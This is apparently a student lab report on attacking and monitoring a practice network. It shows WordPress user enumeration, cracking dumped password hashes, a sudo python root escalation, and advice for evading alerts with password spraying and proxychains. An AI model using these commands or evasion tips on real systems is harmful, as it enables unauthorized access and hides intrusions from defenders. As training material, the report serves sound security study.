Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS:n Linux
Hostname Kali Linux:

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Enumeration	Wpscan was able to acquire user ids	Access to usernames sets up for an easier credential attack
Weak Passwords	User id's have poor strength. Michael's password was was "Michael" and Steven's password was "Pink84."	Passwords can easily be cracked
Python Privilege Escalation	Python command was used to achieve root access	Any user can elevate themselves to achieve unauthorized root access.

Exploits Used

Exploitation: Wordpress Enumeration

- **How did you exploit the vulnerability?**
  - After verifying that the website uses wordpress, the command “wpscan --url http://192.168.1.110/wordpress/ --enumerate u” was used

- **What did the exploit achieve ?**
  - This command granted access to the usernames in the system.

Wordpress Enumeration: Screenshots

Figure 1: Command Used

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate u
_______________________________________________________________
```

Figure 2: Exposed Usernames

```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressiv
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressiv
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Open SSH port and Weak Passwords

- How did you exploit the vulnerability?
  - Guess Michael's password (Michael).
  - Used the program John to crack Steven's password (pink84).

- What did the exploit achieve?
  - **Michael's Account** :Granted user account access via ssh port 22 and guessed weak password.
  - **Steven's Account:** accessed Steven's account via ssh port 22 and his password obtained using ***John the Ripper***.

Screenshots: Weak Passwords

Figure 1: Accessing The Hashes

```
mysql> show tables ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users ;
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+--
-------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     | u
ser_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+--
-------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org  |          | 2018-08-12 22:49:12 |
                   |                                  0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org   |          | 2018-08-12 23:31:16 |
```

Screenshots: Weak Passwords

Figure 2: Hashes

```
  GNU nano 4.8                                    wp_
#michael

$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0

#Steven

$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

Figure 3: Output of Hashes Using John

```
root@Kali:~# john projecthashes
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed
for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

Exploitation: Python Privilege Escalation

- How did you exploit the vulnerability?
  - Used the python command “Sudo python -c ‘import pty;pty.spawn (“/bin/bash”)’.

- What did the exploit achieve?
  - Granted root access to the user’s account.

Screenshots: Python Privilege Escalation

Figure 1: Command Used

```
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn ("/bin/bash")'
```

Figure 2: Result of Command

```
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 24 15:36:54 2021 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

- Which alerts detect this exploit?
  - **CPU USAGE Monitor: When max() OF system.process.cpu.total.pct OVER all documents is Above 0.5 FOR THE LAST 5 minutes**
- Which metrics do they measure?
  - **system.process.cpu.total.pct**
- Which thresholds do they fire at?
  - **Above 0.5 or 50% CPU usage for the last 5 minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - **Nmap can be used to run in stealth mode to prevent system traffic that can trigger alert**
- Are there alternative exploits that may perform better?
  - **One major alternative exploits that may perform better is Google Dorking. used to identify directories and search for exploits without triggering an alarm.**

Stealth Exploitation of Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
  - **Excessive HTTP Errors: WHEN count() GROUPED OVER top 5 http.response.status_code IS ABOVE 400**
- Which metrics do they measure?
  - **http.response.status_code**
- Which thresholds do they fire at?
  - **Above 400 for the last 5 minutes**

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - **Brute force - you can use single password against multiple names to avoid triggering the alert.**
- Are there alternative exploits that may perform better?
  - **Alternatively you can use proxychain to bounce traffic through multiple machines to original IP address of the attacker.**

Stealth Exploitation of WPScan

Monitoring Overview

- Which alerts detect this exploit?
  - **HTTP Request Size Monitor: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute**
- Which metrics do they measure?
  - **http.request.bytes**
- Which thresholds do they fire at?
  - **More than 3500 bytes within 1 minute**

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - **WPScan can to used to run in stealth mode to avoid detection.**
- Are there alternative exploits that may perform better?
  - **Proxychain is another alternative which can be used to bounce traffic through multiple machines to the original IP address of the attacker.**